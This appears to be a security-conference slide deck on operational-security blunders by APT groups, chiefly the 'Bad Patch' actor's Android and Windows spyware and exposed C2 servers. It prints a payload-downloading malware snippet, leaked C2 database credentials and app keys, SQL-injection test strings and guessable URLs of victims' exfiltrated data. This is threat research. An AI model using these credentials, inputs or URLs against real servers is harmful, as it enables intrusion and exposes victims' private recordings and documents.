


 SafeBreach^{LABS}

OopsSec

The bad, the worst and the ugly
of APT's operations security

Tomer Bar



Tomer Bar

VP of Security Research @ SafeBreach

- **SafeBreach** presented **8** talks at **Black Hat USA** in the **last 5 years**.

Total of: **10** BH USA and **9** **DEFCON** talks

- 20 years experience in security research
- Main focus in APT and vulnerability research
- Presented at global security conferences

Such as: Black Hat USA 2020, DEFCON 28-30

- 2023 - Qualified to speak 3 talks at Black Hat and DEFCON



Agenda

- Research assumptions
- OopSec meter
- 5 nation State Sponsored APT Threat Actor
 - a. Bad Patch
 - b. PoweShort shell
 - c. Rampant kitten
 - d. Sharp Panda
 - e. Moses Staff (time permitting)
- Large Scale Cyber Crime Threat Actor in Iran
- Infy - Nation state -The best opsec

Research Assumptions

1

Attackers are humans
and prone to mistakes
Advanced APT != Advanced OpSec

2

Threat actors won't
necessarily fix OpSec
holes even if they suffered
from a past takedown or
data leak.

3

We can learn new
techniques, current
targets, plans, damage
control and a additional
valuable data.

OopsSec Meter

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap	Location 1	Industry 5	Identity 10
Attack Vectors mapping	1	5	10
Access C2 backend code	3	5	10
Achieve victims exfiltrated data	5	7	10
Attacker malicious techniques	5	7	10
Built-in sinkhole capabilities	6	8	10
Attackers communication channels	7	8	10
Attribution - identity	Origin 3	Partial - 7	Identity - 10
Disinformation attack	5	7	10
Take-Down	Temporary - 5	Partial - 8	Complete - 10
			100 bad points



Bad Patch - Palestinian Threat Actor

- Android and Windows state-sponsored **long term** targeted campaign, active since 2012.

Age of Campaign

The oldest sample we observed has a compile date of 12 June 2012. The C2 server linked to that sample, [pal2me\[.\]net](http://pal2me[.]net), was also first registered on the same date. This campaign has been running for at least more than five years, and continues to this date.

File details for 'ابوإسلام يتهم يسرا بمعاذرة اللجم المصري عادل.exe' (7a68a9be54b7fcd9f880027d526139a4163461706f7eff8687b5cf021a2aedec4). The file is 123.63 KB and was uploaded on 2012-11-06 08:48:03 UTC (9 years ago). A warning indicates that 6 security vendors and no sandboxes flagged this file as malicious. The interface includes a 'Community Score' section with a red circle containing the number 6 and a green bar at the bottom.

File details for 'ابوإسلام يتهم يسرا بمعاذرة اللجم المصري عادل.exe' (7a68a9be54b7fcd9f880027d526139a4163461706f7eff8687b5cf021a2aedec4). The file is 123.63 KB and was uploaded on 2012-11-06 08:48:03 UTC (9 years ago). A warning indicates that 6 security vendors and no sandboxes flagged this file as malicious. The interface includes a 'Community Score' section with a red circle containing the number 6 and a green bar at the bottom.

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY

STRINGS HEX

This program cannot be run in DOS mode.
MSBVM60.DLL
derStyProject1
3 'f'
[OK]T=0
Timer5
Timer4
Drive1
Timer3
Timer2
Timer1
Command1
Command2
Command3
Command4
Label2
DataBaseAccess
Label1
http://www.pal2me.net/cd/eds_line.php

2012-11-06	6 / 44	Win32 EXE	ابوإسلام يتهم يسرا بمعاذرة اللجم المصري عادل.exe
2012-10-16	6 / 39	Win32 EXE	dsfsad.exe
2012-12-16	5 / 44	Win32 EXE	12.exe
2012-12-03	5 / 44	Win32 EXE	خلاف.exe

Arabic

English

أبو إسلام يتهم يسرا

Abu Islam accuses

Bad Patch - Palestinian Threat Actor

- Disclosed by Palo Alto Networks at 2017.
- **Bad Authentication process** - Navigate directly to inner pages without authentication
- Navigating directly to “/lms/index.php” not redirecting to the user to login.php, but instead granted authenticated access to the system - keylogger exfiltration screen

Records Management System and Victims

The threat actors have developed their own, custom system to manage the data exfiltrated by their victims, "نظام السجلات" ("Records Management System"). Server login requires 2-Factor authentication (2FA).

الرجاء تسجيل الدخول

تسجيل الدخول

أدخل كود التأكد تسجيل الخروج

كود التأكد

دخول





Figure 7- RMS SMS 2FA

Bad Patch - Palestinian Threat Actor

- 2023 Android Malware - masquerading as Google play ssl app
- Certificate locality and upload origin to Virustotal is from Gaza



Certificate Subject	
Distinguished Name	C:00970, CN:GooglePlayServices, L:gaza, O:GooglePlayServices, ST:palestine, OU:GooglePlayServices
Common Name	GooglePlayServices
Organization	GooglePlayServices
Organizational Unit	GooglePlayServices
Country Code	00970
State	palestine
Locality	<u>gaza</u>

Name	Source	Country
ssl_v5.apk	 8e3f4fbc - web	<u>PS</u>

Bad Patch - Palestinian Threat Actor

- 2023 Android Malware - Plenty of collection capabilities
- Exfiltrates victim data to a C2 server using POST - systembackups.info

HTTP Requests

— <http://systembackups.info/api/v6/data>

HTTP Method POST

Multi AV Scanner detection for submitted file

Contains functionality to leak sensitive phone info...

Monitors outgoing Phone calls

Queries the device phone number (MSISDN)

Removes its application launcher (likely to stay hi...

Uploads sensitive phone information to the intern...

Accesses android OS build fields

Checks an internet connection is available

Checks if the device administrator is active

Detected TCP or UDP traffic on non-standard ports

Has permission to execute code after phone reboot

Has permission to perform phone calls in the bac...

Has permission to query the list of currently runni...

Has permission to read contacts

Has permission to read the SMS storage

Has permission to read the call log

Has permission to read the phones state (phone ...

Has permission to receive SMS in the background

Has permission to record audio in the background

Has permission to send SMS in the background

Has permissions to monitor, redirect and/or block ...

Installs a new wake lock (to get activate on phone...

Lists and deletes files in the same context

May check for popular installed apps

Monitors incoming Phone calls

Obfuscates method names

Opens an internet connection

Potential date aware sample found

Queries SMS data

Queries a list of installed applications

Queries call logs/history

Queries phone contact information

Queries several sensitive phone informations

Queries the phones location (GPS)

Queries the unique operating system id (ANDROI...

Queries the unique device ID (IMEI, MEID or ESN)

Reads the incoming call number

Records audio/media

Redirects camera/video feed

Requests permissions only permitted to signed A...

Requests potentially dangerous permissions

Starts/registers a service/receiver on phone boot (...)

Tries to add a new device administrator

Bad Patch - Palestinian Threat Actor

- **Handling of PHP errors** - sending HTTP GET request to /api/v6/data.
- *Expecting a POST request, it will print the DB name user name and **password!!!***

The screenshot shows a web browser with the URL `systembackups.info/api/v6/data`. The main content area displays a red error message: `Kernel \ Exception \ MethodNotAllowedHttpException not supported for this route. POST.` Below the error message is a 'COPY' button. The bottom of the browser shows a stack trace with the following frames:

- Kernel \ Exception \ MethodNotAllowedHttpException
- Illuminate/Routing/RouteCollection.php:256
- Illuminate/Routing/RouteCollection.php:242
- Illuminate/Routing/RouteCollection.php:176
- Illuminate/Routing/RouteCollection.php:176

On the right side, a debug console shows the following output:

```
SCRIPT_URL "/api/v6/data"
UNIQUE_ID "YKod@yEOakv5VmQQYij7@gAAABY"
REDIRECT_STATUS "200"
REDIRECT_SCRIPT_URI "http://systembackups.info/api/v6/data"
REDIRECT_SCRIPT_URL "/api/v6/data"
REDIRECT_UNIQUE_ID "YKod@yEOakv5VmQQYij7@gAAABY"
FCGI_ROLE "RESPONDER"
PHP_SELF "/server.php"
REQUEST_TIME_FLOAT 1621761545.0453
REQUEST_TIME 1621761545
argv []
argc 0
APP_NAME "Laravel"
APP_ENV "local"
APP_KEY "base64:cdBzWDLtN1L73pBoEo2wEGH43PssF9tJumYur0K9oSY="
APP_DEBUG "true"
APP_URL "http://localhost"
LOG_CHANNEL "stack"
DB_CONNECTION "mysql"
DB_HOST "127.0.0.1"
DB_PORT "3306"
DB_DATABASE "systemba_andro"
DB_USERNAME "systemba_andro"
DB_PASSWORD "xcGIGKE]k]zM"
```

The last three lines of the debug output are highlighted with a blue box.

DB_DATABASE	"systemba_andro"
DB_USERNAME	"systemba_andro"
DB_PASSWORD	"xcGIGKE]k]zM"

Bad Patch - Palestinian Threat Actor

- **Handling of PHP errors** - all c2 servers are vulnerable

```
SERVER_NAME      "badblueinfo.tstapi.pal4u.net"
SERVER_PORT      "80"
SERVER_PROTOCOL  "HTTP/1.1"
SERVER_SIGNATURE ""
SERVER_SOFTWARE  "Apache/2.4.41 (cPanel) OpenSSL/1.0.2t mod_bwlimited/1.4"
TZ               "Asia/Gaza"
UNIQUE_ID        "Xfz7fOCcdrxtJ3t0wIkYcgAAAIc"
PHP_SELF         "/index.php"
REQUEST_TIME_FLOAT 1576860540.8679
REQUEST_TIME     1576860540
argv             []
argc             0
APP_ENV          "local"
APP_DEBUG        "true"
APP_KEY          "base64:p6rq3H2oLGzqeB9BpskJI69cyU4nkidPL6zsfzGFFbk="
DB_HOST          "localhost"
DB_DATABASE      "j70syste_m103"
DB_USERNAME      "j70syste_m103"
DB_PASSWORD      "HB7pF3yir0QT"
```

Bad Patch - Palestinian Threat Actor

- Still bad in 2022 - **All victim's exfiltrated data is open**

2017



2022

Malware down and execute code

```
1 gtyu()
2 _zizi2()
3 Func _zizi2()
4     Local $sfilepath = _winapi_gettempfilename(@TempDir)
5     Local $hdownload = InetGet("http://www.pal4u.net/zzzzz", $sfilepath,
6                               $inet_forcereload, $inet_downloadbackground)
7     Do
8         Sleep(250)
9         Until InetGetInfo($hdownload, $inet_downloadcomplete)
10        InetClose($hdownload)
11        Local $ialgorithm = $alg_rc4
12        If _crypt_decryptfile($sfilepath, "F:\ddd.zip", "><MNBVCXZ", $ialgorithm)
13        Then
```

Name	Last modified	Size	Description
Parent Directory	-	-	-
css/	2017-08-30 16:18	-	-
notes.txt	2022-02-07 17:36	26	-
users-2022_02_13_14_...>	2022-02-13 14:02	597M	-
users-2022_02_13_22_...>	2022-02-13 22:04	832M	-
users-2022_02_14_04_...>	2022-02-14 04:02	409M	-
users-2022_02_14_14_...>	2022-02-14 14:01	599M	-
users-2022_02_14_22_...>	2022-02-14 22:02	594M	-
users-2022_02_15_04_...>	2022-02-15 04:03	414M	-
users-2022_02_15_14_...>	2022-02-15 14:01	362M	-
users-2022_02_15_22_...>	2022-02-15 22:02	602M	-
users-2022_02_16_04_...>	2022-02-16 04:00	248M	-

Bad Patch - Palestinian Threat Actor

- All ~7800 Android Victim's sensitive exfiltrated data is open and downloadable
- Including in and out calls recording, microphone hijack, Android WeChat, CV files, images
- **50 GB compressed** 470M compressed average per day.

call_11-18-49_OUT_62155_62169fd97f180.amr	23/02/2022 22:58
call_11-31-03_OUT_62155_6216a1481c6e3.amr	23/02/2022 23:04
call_11-31-45_OUT_62155_6216a2a8a1ed6.amr	23/02/2022 23:10
call_11-50-57_IN_62155_6216a2780.amr	23/02/2022 23:16
call_12-10-09_OUT_62155_6216aa8eb96e5.amr	23/02/2022 23:43
call_12-24-08_OUT_62155_6216acdbcf2f2.amr	23/02/2022 23:53
call_12-59-31_OUT_62155_6216ae372f93c.amr	23/02/2022 23:59
call_13-10-20_OUT_62155_6216af9f46269.amr	24/02/2022 0:05
call_14-35-40_OUT_62155_6216b1044be06.amr	24/02/2022 0:11
call_15-53-56_OUT_62155_6216b29f9d3c4.amr	24/02/2022 0:18
call_16-14-46_OUT_62155_6216b40c033e0.amr	24/02/2022 0:24
call_16-57-25_OUT_62155_6216b5716e36b.amr	24/02/2022 0:30

Name	Date modified
PTT-20220216_62166101330.opus	24/02/2022 3:58
+5.5*#2_62166101330.opus	24/02/2022 3:58
PTT-20220216_6216649f1483.adpt	24/02/2022 3:58
+5.5*#2_6216649f1483.adpt	24/02/2022 3:58
PTT-20220216_621664750c1d.adpt	24/02/2022 3:58
+5.5*#2_621664750c1d.adpt	24/02/2022 3:58
PTT-20220216_62166586976790c1d.adpt	24/02/2022 3:57
+5.5*#2_62166586976790c1d.adpt	24/02/2022 3:57
FB_IMG_166600bcb8.jpg	24/02/2022 3:57
200592806_6216574745.jpg	24/02/2022 3:56
55815_6216574745.jpg	24/02/2022 3:55
20220223_6216574745.jpg	24/02/2022 3:55
16448518_6216574745.jpg	24/02/2022 3:54
PTT-20220216_62164f52f6da.opus	24/02/2022 3:52
+5.5*#1_62164f52f6da.opus	24/02/2022 3:52
PTT-20220216_62164f52f6da.adpt	24/02/2022 3:52

State of Palestine
Ministry of Health
Ministers Office

دولة فلسطين
وزارة الصحة
مكتب الوزير

Ref: التاريخ: Date: التاريخ:

قرار

الدكتور : معتمد جمال احمد محسن المحترم
رقم الوظيفي : 854321

بمقتضى هذا القرار اعتباراً من تاريخه .
يلغى كل ما يتعارض مع هذا القرار .

الدكتور / معتمد جمال احمد محسن المحترم
وزير الصحة

السيرة الذاتية

1) المعلومات الشخصية:

الاسم: ردا
خريج /
تاريخ الميلاد:
الجنسية:
الديانة:
العنوان:
الهاتف:
البريد الإلكتروني:
2) المؤهلات العلمية:

الجامعة	التخصص	سنة التخرج	المعدل

3) الخبرات العلمية:

المدة الزمنية	نوع العمل	الجهة التي صلت بها
2012		
2013		
2017-2015		
2015-2014		
2016		
2017-2016		
2018/6-2018/3		
2019/2018		

Bad Patch - Palestinian Threat Actor

- **C2 Open dir** - <https://trackmobi.live/>

trackmobi.live/?C=M;O=A

Index of /


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
artisan	2020-10-30 08:07	1.6K	
composer.json	2020-10-30 08:07	1.6K	
package.json	2020-10-30 08:07	944	
phpunit.xml	2020-10-30 08:07	1.2K	
public/	2020-10-30 08:07	-	
server.php	2020-10-30 08:07	563	
webpack.mix.js	2020-10-30 08:07	559	
app/	2022-02-01 22:57	-	
database/	2022-02-01 22:57	-	
resources/	2022-02-01 22:57	-	
storage/	2022-02-01 22:57	-	
composer.lock	2022-02-01 22:57	280K	
vendor/	2022-02-01 22:58	-	
cgi-bin/	2022-02-07 19:43	-	
Matajer-Mimic/	2022-02-22 10:11	-	
tests/	2022-02-24 02:33	-	
routes/	2022-02-24 02:33	-	
config/	2022-02-24 02:33	-	
bootstrap/	2022-02-25 11:38	-	

Bad Patch - Palestinian Threat Actor

- Still bad in 2022 - **Full backend (server side) in a zip file** - available from C2 - also in VT

9415834caed4f74f9e7ca472fee6
b37ea85b39a1220883748b8b91
b38136000b

tawjihi.pal4u.net



Basic Properties

Type ZIP
Size 11.58 MB
First Seen 2021-09-23 06:33:39
Last Seen 2021-09-23 06:37:30
Submissions 2
File Name **tawjihi.zip**

Relations

Bundled files 101
Expand using new intelligence search

Detections 1 / 46


Submissions

← → ↻ 🔒 tawjihi.pal4u.net

Index of /

Name	Last modified	Size
app/	2021-09-23 16:53	-
artisan	2021-07-27 11:48	1.6K
bootstrap/	2021-09-23 16:53	-
cgi-bin/	2021-07-29 12:27	-
composer.json	2021-07-27 11:48	1.6K
composer.lock	2021-07-27 11:48	253K
config/	2021-09-23 16:52	-
database/	2021-07-27 11:48	-
package.json	2021-07-27 11:48	1.0K
phpunit.xml	2021-07-27 11:48	1.2K
public/	2021-07-27 11:48	-
resources/	2021-07-27 11:48	-
routes/	2021-09-13 16:27	-
server.php	2021-07-27 11:48	563
storage/	2021-07-27 11:48	-
tawjihi.zip	2021-08-02 09:43	12M
tests/	2021-09-23 16:53	-
vendor/	2021-07-27 11:50	-
webpack.mix.js	2021-07-27 11:48	538

Bad Patch - Demo



Bad Patch - still bad in 2023

- Still active, using the same domain pal4.net
- Three weeks after my DEF CON talk, they replaced sub-domain from app.pal4.net to i2c.pal4u.net
- Moved the domain to Amsterdam instead of the Palestinian Authority
- The C2 IP was changed to 178.162.148.164

The C2 server is still operating

- HTTP POST to /api/v6/types will return the allow list of supported extensions Of exfiltrated data

```
{"types":["jpg","png","amr","txt","pdf","doc","docx","xls","xlsx","hhh","adpt","3gp","opus","ogg"]}
```

Bad Patch - still bad in 2023

- HTTP POST to /api/v6/key with “mac” and “app_id” parameters will return ok.

```
C:\Users\TOMERB~1\AppData\Local\Temp>post.py https://178.162.148.164/api/v6/key  
200  
{"data":{"message":"key Successfully."}}
```

Bad Patch - still bad in 2023

- **HTTP POST to /api/v6/key without “mac” and “app id” parameters**
Returns a stack trace, failed on “keyLogger” function

Whoops, looks like something went wrong.



(1/1) WrongParametersException

IP: 4.
FullUrl : https://178.162.148.164/api/v6/key
UserAgent: python-requests/2.23.0

in MainController.php line 567

at MainController->keyLogger(object(Request))

at call_user_func_array(array(object(MainController), 'keyLogger'), array(object(Request)))
in Controller.php line 55

Bad Patch - still bad in 2023

- **HTTP POST to /api/v6/key with invalid “app_id” integer parameter: reveal sql table: phones**

Whoops, looks like something went wrong.



(3/3) QueryException


SQLSTATE[HY000]: General error: 1366 Incorrect integer value: " or 3=3---" for column 'app_id' at row 1 (SQL: insert into `phones` (`group\_id`, `mac`, `app\_id`, `updated\_at`, `created\_at`) values (0, ' or 2=2---, ' or 3=3---, 2023-04-24 11:20:48, 2023-04-24 11:20:48))

```
(SQL: insert into `phones` (`group_id`, `mac`, `app_id`,
```

```
`updated_at`, `created_at`) values (0, ' or 2=2---, ' or 3=3---, 2023-04-24 11:20:48, 2023-04-24 11:20:48))
```

Bad Patch - still bad in 2023



- **They fixed the ccc open dir and Laravel exposure ... so are they untouchable ?**



404 Not Found

Please forward this error screen to 178.162.148.164

The server cannot find the requested page:



Bad Patch - still bad in 2023

- fixed the “open dir”, but the uploaded file names and location remain the same :)
- “Guessing”: users-2023_04_23_04_00.zip - Zero randomization

https://178.162.148.164/ccc/users-2023_04_23_04_00.zip

	users-2023_04_16_04_00.zip	24/04/2023 16:51	164,737 KB
	users-2023_04_17_04_00.zip	24/04/2023 16:51	226,344 KB
	users-2023_04_18_04_00.zip	24/04/2023 16:51	104,852 KB
	users-2023_04_19_04_00.zip	24/04/2023 16:50	61,825 KB
	users-2023_04_20_04_00.zip	24/04/2023 16:50	87,497 KB
	users-2023_04_21_04_00.zip	24/04/2023 16:50	40,353 KB
	users-2023_04_22_04_00.zip	24/04/2023 16:50	109,225 KB
	users-2023_04_24_04_00.zip	24/04/2023 16:53	207,443 KB

	users-2023_06_23_04_00.zip	203,337 KB
--	----------------------------	------------

Bad Patch - still bad in 2023

- Same encryption password

in users-2023_04_23_04_00

Name	Date modified	Type	Size	Folder
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 23:17	ADPT File	567 KB	44 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	565 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	522 KB	44 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	514 KB	50 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	470 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	489 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	456 KB	53 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	452 KB	53 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	442 KB	53 (C:\playground...
